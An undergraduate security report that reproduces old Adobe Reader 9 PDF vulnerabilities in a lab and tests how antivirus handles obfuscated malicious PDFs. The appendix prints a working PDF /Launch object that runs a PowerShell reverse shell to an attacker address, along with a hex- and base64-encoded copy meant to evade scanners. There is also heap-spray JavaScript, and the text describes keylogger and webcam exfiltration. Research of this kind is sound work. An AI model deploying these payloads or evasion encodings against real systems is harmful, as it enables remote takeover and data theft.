– Independent Work Report Spring 2024 –

Producing PDF Malware: A Wakeup Call to the Masses

Shameek Hargrave
Adviser: Amit Levy

Abstract

This paper details the reproduction of several vulnerabilities in version 9.0 of the Adobe Reader software. A reverse shell script is embedded into one PDF and a heap-spray attack in another. Obfuscated malware is also produced to test the efficacy of antivirus programs, with comparison of the detection rates of antivirus software against custom PDF malware and techniques from Metasploit. The aim of this project is to increase awareness about the vulnerability of the PDF format, teaching consumers and businesses that PDF files are no safer than a raw executable.

1. Introduction

As the pace of technological development rapidly increases, the global cybersecurity threat landscape grows even faster. With every new innovation comes exploitation. Unfortunately, most individuals and companies do not prioritize their security posture. Often times, one must become the victim of a hack or data breach before the omnipresent threat of a cyberattack is acknowledged. Individuals have little incentive to care about their cybersecurity habits. Unlike companies, the average individual does not have much wealth or notoriety such that they might become a target of a hack. In this case, internalizing the risk of poor operational security (OPSEC) is nearly impossible because most individuals will not be hacked. But in an age of cyber warfare, no one is safe. The internet exposes individuals to many potential attack vectors for hackers to exploit their machines. In recent years, due to the proliferation of Large Language Models, hackers have been able to run spearfishing campaigns; highly targeted attacks which use privileged information (i.e company, role, personal details) to trick the user into downloading malicious file attachments; at a scale never seen before.

Spearfishing aside, many of the document types that consumers and businesses interact with on a daily basis are used by software that allows for code execution. For example, web browsers such

as Chrome, Edge and Safari all include JavaScript runtimes, allowing web pages to deliver more dynamic experiences. While this enhances the user experience, it also opens new pathways for attack and exploitation. A hacker could take advantage of vulnerabilities in the JavaScript language (JS) to force a computer to run an arbitrary program, from something as harmless as navigating to a new web page to something more dangerous such as downloading a bitcoin miner or a program that controls your webcam. It is important to note that any file can contain malware, but some file specifications such as JavaScript are more likely to contain malware due to various factors such as ease of attack and available runtimes on the target machine. Malware is software that is designed to damage or gain unauthorized access to a computer. Although it can live anywhere, it must be executed to take effect, thus placing malware inside software that includes certain programming languages makes the hacker's job easier.

Putting JavaScript aside, a more pressing concern for businesses and consumers alike are portable document format (PDF) documents. Originally created by Adobe in 1993, the format was officially open-sourced by the International Organization for Standardization (ISO) in 2008. Just over forty years later, the PDF format has become ubiquitous. The core value proposition of a universal file format capable of packaging images, videos, tables and forms with text has proven extremely valuable to businesses and consumers. In the fifteen years prior to open-sourcing PDFs, Adobe expanded the software for maximal utility. They included the ability to connect PDFs to web servers, allowing individuals to interact with PDFs like a website and update remote systems. But this required the addition of a JavaScript runtime in PDFs, paving the way for exploitation. Since its inception, the PDF format has only grown in features, simultaneously increasing the number of included attack vectors. But the true problem is not the PDF itself, but the application or software that renders it. As aforementioned, some programs include code runtimes that allow them to run other programming languages.

In this case, Adobe Reader was the software distributed by Adobe for viewing and editing PDFs, and it included a JavaScript runtime which allowed code to be executed. Although this made the software better for users, in 2011, PDFs became the most common attack vector for

malware [13]. While PDFs are not as popular amongst hackers in 2024, JavaScript is the third most vulnerable open-source programming language, making Adobe Reader and other JS enabled PDF viewers prime targets for exploitation [5]. In fact, since 2011 the number of common vulnerability and exposure reports (CVE) for the Adobe Reader software has consistently increased. Figure 1 references 1900 CVE reports for the software since 1999. The graph shows that in the years after 2011 there has been an average of 205 vulnerabilities found in Adobe Reader each year, which is a 95% increase from the 105 vulnerabilities found in 2011 and nearly 700% increase from the average of 29.5 vulnerabilities found each year prior to 2011. This reveals an obvious trend— Adobe Reader is extremely vulnerable to malware and becomes more vulnerable each year. For consumers and businesses who enjoy the PDF format and the Adobe Reader software this presents a problem.




Figure 1: CVE reports for Adobe Reader 1999-2024

Unfortunately, most software is vulnerable by default. Be it an external dependency, the programming language itself or faulty logic, cybersecurity teams are hardpressed for one-size fits all solutions to malware detection and prevention. Even worse, a plethora of adversaries, be it foreign

or domestic, political or economic, all benefit from the abilities PDF malware provide. As such, the landscape of exploitation ranges from state sponsored agencies to randomized fishing attacks. Given the ubiquity of PDFs as the most common file format, it is more likely than not that an individual who uses the PDF format has interacted with a malicious PDF. Thus, the PDF document presents the greatest risk to both individuals and businesses as an attack vector for malware. As such, a malicious PDF file should provide the most broadly applicable wake up call to its victims, teaching them that no file is safe, and security posture must be prioritized.

This project aims to reproduce publicly disclosed vulnerabilities in the Adobe Reader software and test obfuscation techniques against antivirus software. Reproducing the vulnerabilities and their possible attack chains served to introduce consumers and businesses to the inherit risks of the PDF format and the importance of using a non JS enabled PDF viewer application. Testing obfuscation techniques will serve to benchmark the sophistication of consumer grade antivirus programs, uncovering the efficacy of a basic security posture.

2. Problem Background and Related Work

2.1. Cybersecurity Threat Landscape

Software vulnerabilities are discovered in a multitude of ways. Cybersecurity researchers actively test software in a process known as penetration testing, in which they simulate the actions of a hacker to test the strength of a system against attack. Software providers and customers often employ these researchers as an offensive defense mechanism. On the other hand, third-party individuals and organizations not affiliated with a software's creators also work to hack into systems. The omnipresent nature of computers in the personal and business environments make computers a prime target for adversarial action against both people and businesses. Individuals can suffer from identity theft and companies can go bankrupt if their intellectual property is stolen. Overall, cybersecurity is a wide landscape with actors ranging from government backed agencies, private organizations, and independent developers.

In 2008, Adobe Inc. assigned the International Organization for Standardization (ISO) a Public Patent License for their proprietary PDF based technologies, culminating the release of PDF as an open-source format. Ever since then, malicious actors have been on a level playing field with security researchers and software vendors when it comes to protecting and exploiting PDFs. Since all sides understand how they work, the only challenge is the PDF viewer itself, which is not guaranteed to implement all the standardized specifications. For example, "Preview" the native PDF viewer on all but the earliest versions of the Macintosh Operating System (Mac OS), does not include the ability to execute JavaScript which is defined within all PDF specifications under the ISO-32000 family.

2.2. Government Agencies

The inspiration for this project comes from a declassified analysis of the attack surface of the Adobe Reader Software by the Australian Department of Defence [8]. The report provides an overview of the PDF format and its most common vulnerabilities, as well as detailed analysis of sample software exploits. Originally declassified in 2012, the report examined CVEs from 2009 to 2011 and found Adobe Reader to be extremely vulnerable to attacks in image processing, input validation and font processing tasks [8]. They also uncover the danger of JavaScript as a source of vulnerabilities in PDF files and detail obfuscation techniques that make PDF malware undetectable by antivirus software.

The report found a few interesting facets within the structure of PDF documents that make them easily exploitable. For instance, the */Launch* action native to the Adope PDF specification allows a PDF document to launch an external application or process on the machine. Similarly, the */Javascript* action allows JavaScript code to be executed in the Adobe runtime while the PDF is open. Additionally, they examine the filter mechanism native to stream objects which allow an object's binary data to be decoded from a specific format such as ASC-II characters encoded as Hexadecimal digits. This is particularly useful for image compression, as the PDF stream objects often house multiple images and the document would become too large. Both the ISO-30002-1 (2008) and

ISO-30002-2 (2020) define ten different filters, two for ASC-II encoded Hexadecimal and eight for decompression algorithms. While necessary to keep PDF files lightweight, the extensive filtering mechanisms provide malware developers with a wide range of options to obfuscate their code. Even worse, the filters can be stacked together and applied sequentially, allowing malware to hide beneath several layers of entropy to avoid antivirus software reverse engineering protocols. Given the ease of obfuscation, antivirus programs which are often based in examining cryptographic signatures of a program versus known malware have trouble detecting know exploits, because encoded versions, especially encoded multiple times over, present additional complexity. The *PDF Obfuscation Primer Report* extensively details numeric and programmatic obfuscation techniques, which use functions native to JavaScript or features of the PDF format specification to hide malware. For example, they reference a researcher that found that the XDP file structure, which is an XML based extension of the PDF format that includes an XML header with a Base64 encoded PDF file and an XML footer, caused antivirus programs not to flag a file as malicious when the exact same PDF file without the XML format extension would be flagged as malicious [12].

The *Threat Modelling Adobe PDF* report presents a drastic scenario for PDFs in 2012. Malicious actors could choose to use one of the most vulnerable open source programming languages, encode their malware using a wide array of formats to fool antivirus software and open external applications [8]. Exploits were easy to find, the malware was hard to detect and the execution environment (Adobe Reader) did not have strong sand boxing to prevent privileged code execution. Since the 2020 update to the PDF standard [10], the */Launch* action has been minimized in scope, but it still allows the document to prompt the launch of external apps. Overall, not much has changed about the PDF threat landscape. These three factors create an extremely challenging scenario for consumers or businesses to feel safe when opening a PDF.

3. Approach

In order to reproduce known vulnerabilities in the Adobe Reader Software and test obfuscation techniques against antivirus software, several steps were taken. First a virtual lab that networks a target and attack machine is configured to ensure that malware cannot escape from the host device and spread on Wifi networks. Next, the vulnerable software needed to be sourced. Although Adobe Reader has CVEs as recent as September of 2023, [8] and [12] exploit v9 of the software, which was originally released in 2008. Unfortunately the most recent version was released in 2023, and given the large number of security patches in between this time period, Adobe does not offer a direct download of Adobe Reader v9. Luckily, the wayback machine hosts an archive of a website where the old software can be downloaded [4]. Finally, after assembling the virtual lab and installing the prerequisite software, a vulnerability was chosen for exploitation. This project chose CVE-2010-1242 [3] which features a social engineering attack to trick a user into triggering a */Launch* action on their machine. Additionally, a heap-spray attacked is reproduced [9].

After the lab was configured, the exploit in [3] was reproduced with a custom payload. CVEs detail vulnerabilities that are potential pathways for exploitation, but after they are exploited, malicious actors have free reign in deciding what to do next. For instance, buffer and stack overflows overwrite program memory allowing for code injection and arbitrary code execution, such that an actor who exploits them can trick the host computer into running even more malicious code. In most cases, the exploit payload contains the most dangerous part of the malware, from a persistent backdoor to installing arbitrary programs that log all your keystrokes or take images of your webcam.

To test the strength of our malware, we employ several obfuscation techniques introduced by [12] and [8] and compare the malware detection results of plain text and obfuscated malware against 63 different virus scanners offered on Virus Total[1]. For increased robustness, we also compare the malware detection results ready made exploits within the Metasploit framework that target the same CVEs or vulnerabilities. To increase confidence in the Adobe Reader software, we run a

sanity check to ensure that malware effecting versions 9 of the software cannot be applied in higher versions. Since we know Adobe Reader is vulnerable and only becoming more vulnerable with each major update, we examine the PDF viewers in the top web browsers, Chrome and Safari, as alternatives to double check they are not vulnerable to the same attacks.

4. Implementation

4.1. Virtual Lab

First, a virtual lab consisting of a Windows 10 virtual machine (VM) and a Kali Linux virtual machine were setup on a host machine and networked together using Network Address Translation (NAT). NAT creates a separate sub net on the local network that can make outbound connections but is not accessible by computers outside network beyond the host machine. Kali Linux is an Linux distribution customized for ethical hacking and penetration testing, making it suitable for a simulated attacker's machine. Although Windows 10 was not available when the Adobe Reader v9 malware this project explores was publicly reported, the operating system can be prepared for attack by turning off the Windows Defender and real time reporting more specifically. Those features scan programs before execution, and flagged all of the malware in this project, going as far as to automatically report the malware's cryptographic signature (ensuring future detection) and remove the file from the machine. Typically speaking, malware must be downloaded onto a target machine. In the wild, most malware is downloaded from Trojan horses or social engineering attacks on the internet, but to simplify the proof of concept, we opt for the shared folder feature of the Virtual Box VM to transfer files between the attack and target machines.

4.2. CVE-2010-1242

```
/Launch /Win /F (cmd.exe)
/P (/C powershell -nop -c %%reverse_shell_script%%
/K \n\n Click the "open" button to view this document.)
```

Figure 2: Launch Action Social Engineering

Figure 2 shows A PDF file which opens the cmd.exe program and enters a powershell command to connect to a reverse shell. It was created using the /Launch action detailed by [8] and the ISO PDF specification [11]. The reverse shell script connects the target machine to a netcat server on the attacker's machine via sockets. We opt for a reverse shell rather than a bind shell because target machines connect to our attack machine via outbound traffic which is less scrutinized by firewalls. To complete a new attack with this PDF, you'll need to update the server host and port for the powershell script. Upon opening this file, a user is prompted with a warning dialog box that we have obscured with a simple message to get the user to approve it. To be successful, this exploit requires the user to be convinced by the file enough to approve the program's launch. Once the user approves the secondary action, then a command prompt launches, and connection is made to the reverse shell. From there, we download a few additional payloads to compromise the target machines. The project's Github repository includes a keylogger and a webcam picture program as proof of concepts. After making windows executables from the scripts, the keylogger can log all keystrokes into a file and send its via file transfer protocol (FTP) server to the attacker's machine. The webcam snapshot program takes a picture using the webcam every minute and sends the full reel of photos via FTP every hour. Both programs delete the files they produce, but not themselves. In the wild, if a malicious attacker receives a reverse shell connection, they can easily install most any arbitrary program to exploit the target's CPU for their benefit. This project presents a non-exhaustive sampling of malware with high impact to individuals and businesses, both of whom enjoy privacy.

To test the strength of the project's PDF malware versus previously existing methods, Metasploit's "adobe_pdf_embedded_exe" was used. Using Kali Linux, a malicious PDF was created with Metasploit by setting the payload to a meterpreter reverse tcp shell which is an advanced command shell that includes shortcuts for controlling devices such as the webcam on the target machine. From there, we use another metasploit exploit, "exploit/multi/handler" to listen for the incoming connection from the target machine. Once a user opens this PDF and clicks past the dialog popup, their machine should connect to the meterpreter reverse shell, providing similar access as the project's malicious PDF.

4.3. Heap Spray

The heap spray technique is used by malware developers in heap based buffer overflow exploits. Heap buffer overflows target the heap memory section of a program, which stores dynamic objects that have longer lifespans than the stack. By overflowing the heap, attackers seek to write malicious machine code in place of the overwritten objects, which if called later, would cause their code to be executed. But memory Address Space Layout Randomization (ASLR) ensures that memory addresses are not easily guessable, so hackers must ensure their malware is located in a memory address that gets called by the program even after overflowing the memory buffer. The heap spray is perfect for this, allowing malicious actors to fill the heap's memory with their malware, which increases the odds of execution by the program.

```
var slide_size=0x100000;
var size = 300;
var x = new Array(size);
var chunk = %%malwareplaceholder%%
while (chunk.length <= slide_size/2)
        chunk += chunk;

for (i=0; i < size; i+=1) {
        id = ""+i;
        x[i]= chunk.substring(4,slide_size/2-id.length-20)+id;
}
```

Figure 3: Heap Spray JavaScript Code

Figure 3 shows a heap spray attack from [9]. The program defines a "slide" or group of operations for the CPU to perform as 2^{20} bits in length by concatenating the raw malware string with itself. Then it allocates additional memory into an arbitrarily sized array by copying sections of the slide into its indices. Since the chunk is fairly large in size and each element in the array contains a complete copy of the chunk, the malware is sprayed into a lot more memory addresses and the program begins to consume much more memory. This code also features an NOP-slide, which is a series of "NO OPERATION" instructions, that lengthen the execution zone of the malware. If the program's memory execution lands anywhere in the NOP-slide, it continues to operate until reaching the malware itself. This increases the footprint of the malware, making it more likely to execute after overflowing the heap and placing the malware into memory. This project obfuscates the heap-spray attack using methods discussed in [12], aiming to make the attack more stealthily.

4.4. Fooling Antivirus Programs

After creating two different exploits and crafting a few custom payloads, it was time to try and deceive an antivirus program. As aforementioned, Windows Defender was quite robust, and detected malware within every malicious PDF the project generated. Nonetheless, to test the overall robustness of consumer-grade antivirus programs, all plain text malware was obfuscated and tested against the detection rate of its non-obfuscated version. The Australian Department of Defence report [8] detail basic obfuscation techniques from encryption to file format encapsulation. They feature a PDF document in which the malware is encoded in a binary stream and decoded by a secondary program that launches from the */Launch* action. In general, since Adobe Reader includes a JavaScript runtime, malware developers can also use native functions to further ambiguate their code. Similar to the binary stream decoding presented in [8], the researcher in [12] used the "eval()" and "unescape()" method to programmatically obscure the code. The eval function allows plain text to be executed as javascript, and unescape will decode strings encoded by the escape function.

The program referenced in Figure 2 and its full version in the Appendix were obscured using hexadecimal and base64 encoding, both of which are allowed by the [11]. Each PDF keyword was encoded with either base64 and hexadecimal and random spacing between each digit. Additionally, the program referenced in 3 was obscured using the unescape and eval techniques detailed by [12].

5. Results and Evaluation

5.1. Software Exploit Success

The */Launch* based vulnerability identified in CVE-2010-1242 was extremely easy to implement. Unlike most CVEs, this vulnerability was based in the normal operation of a feature of Adobe Reader, rather than an intentional misdirection by more offensive malware. The reverse shell was also easy to configure, as netcat performs the bulk of the work on the attacker's side while the target simply needs to open the PDF. Implementing the keylogger and webcam programs proved more difficult because Python is not preinstalled on Windows. In general, the overall efficacy of this attack is questionable because even after the target is fooled by the socially engineered disclaimer prompt (Figure 7), a command prompt launches as the topmost window on the desktop. If the command prompt is closed, so is the connection to the attacker's machine.

Although the reverse shell might not be the best payload for the */Launch* vulnerability, it provides a useful proof of concept for the vulnerability, as the command prompt could be used to download and execute malicious programs from the internet. Comparing this to the metasploit reverse shell, the project used a staged metasploit payload, which injects a small portion of the overall payload then establishes connection with the attack machine before downloading the rest of the payload. Unfortunately this attack did not work, and a remote connection to the target machine could not be made. Aside from the staged payload, a reason for the failure might be that metasploit's malicious PDF attempted to write an executable to an external file and then run the executable from the command prompt, but for some reason the additional file was never created.

The heap spray proved to be more difficult. Feliam's guide in [9] was produced for a 32-bit Linux machine running on an ARM processor but the project's virtual lab setup used a 64-bit Windows 10 machine which used an x86 processor. Given the different instruction sets, the project was unable to produce shellcode for injection in the heap spray attack. Alternatively, to test the proof of concept, the letter "A" was injected. Additionally, since there was no payload to execute, runtime memory analysis was required to determine the success of the heap-spray. Examining the process id revealed increased memory usage by Adobe Reader when rendering this PDF versus other non heap-spray PDFs, but the project was unable to confirm control of any memory addresses.

5.2. Malware Obfuscation

Obfuscating the malware yielded interesting results for both software vulnerabilities. Since metasploit is obfuscated by default, the project did not further obfuscate the code to reduce detection rates. Hexadecimal paired with base64 encoding and randomized spacing proved most effective as the reverse shell PDF exploit was able to fool 50% of the antivirus programs that originally detected it. On the other hand, the unescape() and eval() JavaScript functions were extremely ineffective in this project's configuration. To obfuscate the heap-spray attack, the malware chunk string was escaped and the call to unescape was configured by concatentating strings and using the eval function. It is likely that the presence of these additional functions and their usage tipped of the malware detectors, as the detection rate nearly doubled.

Malware	**Plain text**	**Obfuscated**
reverse shell	26	13
metasploit reverse shell	-	28
heap spray	10	19

Table 1: VirusTotal Scan Results

5.3. Later Versions of Adobe and Web Browsers

Testing the PDF malware against version 10 and 11 of the Adobe Reader software, also sourced from [4] proved to be ineffective. Although the */Launch* action still works, Adobe removed operating specific features such as parameters on Windows, which get passed to the launched program. Without these parameters, a command prompt can be opened, but no command sent, so CVE-2010-1242 was successfully patched. Analyzing the memory usage of the Adobe Reader process showed no anomalies when viewing the heap-spray PDF file, revealing an ineffective attack. On the other hand, the PDF viewers included in current versions of Chrome and Safari proved to be robust against attack. Although Chrome allows JavaScript execution and Safari does not, both browsers did not allow the PDF to open an external program or overflow the application's memory.

6. Conclusion and Future Work

6.1. Limitations

This project had many limitations. It took a narrow method to produce PDF malware. The first limitation is only testing the PDF malware on the Windows operating systems. Although Windows dominates the global personal computer market, Mac OS and Linux are popular alternatives. Exploring the impacts against other operating systems and would have been useful to individuals and businesses to care about their security posture.

Similarly in terms of obfuscation, this project generated obfuscated malware in an entirely manual process, replacing plain text with its encoded equivalents by hand. This was extremely inefficient in the amount of time it took and the margin for error, but it also made the obfuscation weaker overall. Adobe Reader allows for the combination of several encoding mechanisms, and JavaScript includes even more in the feature-rich language, but this project only took advantage of simplistic chaining techniques, combining at most two obfuscation methods at once. Programmatic techniques would be more effective at incorporating entropy into different levels of the obfuscation. Rather than encoding certain all the text, randomized patterns of character sequences can be encoded and space

characters can be inserted more haphazardly. Furthermore, the heap-spray attack was extremely limited. Without custom shellcode to inject, the project was unable to show the impact of a more pernicious CVE, which is unfortunate because while powerful the reverse shell is more of a gateway to a danger zone, rather than the heap-spray which is the danger itself.

The examination of countermeasures against PDF malware, namely web browser PDF viewers and antivirus programs, is far from comprehensive because the project only tested the malware against 2024 versions of the web browsers and antivirus software, neither of which consumers or businesses had access to in 2012 when the malware this project builds upon was initially uncovered. This is more of a concern for the antivirus detection results, because the underlying programs have compiled millions of more cryptographic signatures for various malware and surely increased in detection rates. Because of this, we cannot be sure how well protected any business or consumer would have been against PDF malware in 2012.

6.2. Future work

To expand upon this project, we would first address the previously mentioned limitations, with a heavy focus on the other operating systems. Additionally, we would create the XDP formatted files and test the antivirus programs against those to confirm that the XML based PDFs can contain malware more stealthily. Furthermore, analysis of specific vulnerability types and their lineage in Adobe Reader CVE reports over time. For example, a keyword search for Adobe Reader in the National Vulnerability Database shows that the heap based buffer overflow has only increased in commonality year over year, but why is that? Examination of the same underlying vulnerability across various versions of the software may provide greater context for this question and help researchers discover more robust protections against it.

Finally to truly showcase the danger of PDF malware, a sample full chain attack should be produced. One such attack could select a target from a social media profile, use Maltego to gather open-source intelligence about the target's identity and personality and then craft a spearfishing email to convince the target to open the malicious file. Hopefully, the target doesn't open the PDF in their email or browser's viewer. Once the target opens the file on their machine, they should connect to a reverse shell which downloads the keylogger or webcam programs to steal and ex-filtrate the target's data to the attacker. Finally, the attacker could send the target emails with passwords grabbed by the keylogger, images from the webcam or other similarly sensitive data. In a controlled experiment, this would be useful to show consumers and businesses that PDFs are not so harmless.

6.3. Conclusion

Malware is everywhere, and PDFs are no exception. Consumers and businesses will continue to be exploited until they acknowledge the threat of vulnerable software. While this project might not serve as the best warning, it provides a clear proof of concept for the danger of PDFs.

Ethical Considerations

Given the nature of this project, ethical considerations remained paramount throughout. The project adhered to the responsible disclosure process and all security research was conducted in a controlled environment. Furthermore, the project reproduced malware that has been in the wild for more than a decade to reduce the potential impact of any of its findings, since all of the malware has long since been patched by Adobe.

Honor Code

This paper represents my own work in accordance with university regulations.
/s/ Shameek Ronnell Hargrave

References

[1] Virus total. [Online]. Available: https://www.virustotal.com/

[2] (2008) Pdf let me count the ways. [Online]. Available: https://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/

[3] (2010) Cve-2010-1240. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2010-1240

[4] (2012) Old apps. [Online]. Available: https://web.archive.org/web/20120305060117/http://www.oldapps.com/adobe_reader.php

[5] (2019) Is one programming language more secure than the rest? [Online]. Available: https://www.mend.io/blog/is-one-programming-language-more-secure/

[6] (2020) How to create reverse shells with netcat in kali linux? [Online]. Available: https://www.geeksforgeeks.org/how-to-create-reverse-shells-with-netcat-in-kali-linux/

[7] (2023) Reverse shell cheat sheet: Creating and using reverse shells for penetration testing and security research. [Online]. Available: https://medium.com/@cuncis/reverse-shell-cheat-sheet-creating-and-using-reverse-shells-for-penetration-testing-and-security-d25a6923362e

[8] R. Brandis and L. Steller, "Threat modelling adobe pdf," 2012. Available: https://apps.dtic.mil/sti/pdfs/ADA583327.pdf

[9] Feliam. (2010) Filling adobes heap. Available: https://feliam.wordpress.com/2010/02/15/filling-adobes-heap/

[10] ISO Central Secretary, "Document management portable document format part 2: Pdf 2.0," International Organization for Standardization, Geneva, CH, Standard ISO 32000-2:2020, 2020. Available: https://www.iso.org/standard/75839.html

[11] ISO Central Secretary, "Document management portable document format part 1: Pdf 1.7," International Organization for Standardization, Geneva, CH, Standard ISO 32000-1:2008, 208. Available: https://www.iso.org/standard/51502.html

[12] C. Robertson, "Pdf obfuscation – a primer," 2012. Available: https://www.giac.org/paper/gpen/468/pdf-obfuscation-primer/115906

[13] Symantec. (2012) Internet security threat report. Available: https://docs.broadcom.com/doc/istr-12-april-volume-17-en

7. Appendix

The source code for this project is available in a private Github repository. Please reach out to Shameek Hargrave via email to request access.

Figure 4: Reverse Shell PDF Object

```
108 0 obj
<<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F (cmd.exe)
  /P (
     /C powershell -nop -c
     "$client = New-Object System.Net.Sockets.TCPClient('192.168.100.5', 5555);
     $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};
     while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {;
          $data = (New-Object -TypeName System.Text.ASCIIEncoding)
          .GetString($bytes,0, $i);
          $sendback = (iex $data 2>&1 | Out-String );
          $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
          $sendbyte =([text.encoding]::ASCII).GetBytes($sendback2);
          $stream.Write($sendbyte,0,$sendbyte.Length);
          $stream.Flush()
      };
      $client.Close()"
     /K \n\n Click the "open" button to view this document.
  )
 >>
>>
endobj
```

Figure 5: Hex + Base64 Encoded Reverse Shell PDF Object

```
108 0 obj
<<
 /Type /QWN0aW9u
 /S /#4C#61#75#6E#63#68
 /#57#69#6E
     <<
      /F <636D642E657865>
      /P <
          2F4320706F7765727368656C6C202D6E6F70202D63202224636C69
          656E74203D204E65772D4F626A6563742053797374656D2E4E65742E53
          6F636B6574732E544350436C69656E7428273139322E3136382E313030
          2E35272C2035353535293B2473747265616D203D2024636C69656E742E
          4765745374726561D28293B5B627974655B5D5D246279746573203D20
          302E2E36353533357C257B307D3B7768696C6528282469203D20247374
          7265616D2E52656164282462797465732C20302C202462797465732E4C
          656E6774682929202D6E652030297B3B2464617461203D20284E65772D4
          F626A656374202D547970654E616D6520537974656D2E546578742E4153
          434949456E636F64696E67292E476574537472696E67282462797465732
          C302C202469293B2473656E646261636B203D20286965782024646174 61
          20323E2631207C204F75742D537472696E6720293B2473656E646261636
          B32203D202473656E646261636B202B202750532027202B202870776429
          2E50617468202B20273E20273B24736566462797465203D20285B746578
          742E656E636F64696E675D3A3A4153434949292E4765744279746573282
          473656E646261636B32293B2473747265616D2E5772697465282473656E
          64627974652C302C2473656E64627974652E4C656E67746829B24737472
          65616D2E466C75736828297D3B24636C69656E742E436C6F7365282922
          0A0A0A0A0A
      >
    >>
>>
endobj
```

Figure 6: Heap Spray JavaScript Code (shell code omitted)

```
var slide_size=0x100000;
var size = 300;
var x = new Array(size);
var chunk = %%malwareplaceholder%%
while (chunk.length <= slide_size/2)
        chunk += chunk;

for (i=0; i < size; i+=1) {
        id = ""+i;
        x[i]= chunk.substring(4,slide_size/2-id.length-20)+id;
}
```

Figure 7: /Launch Action Dialog Popup




Figure 8: Windows Defender Blocking Execution


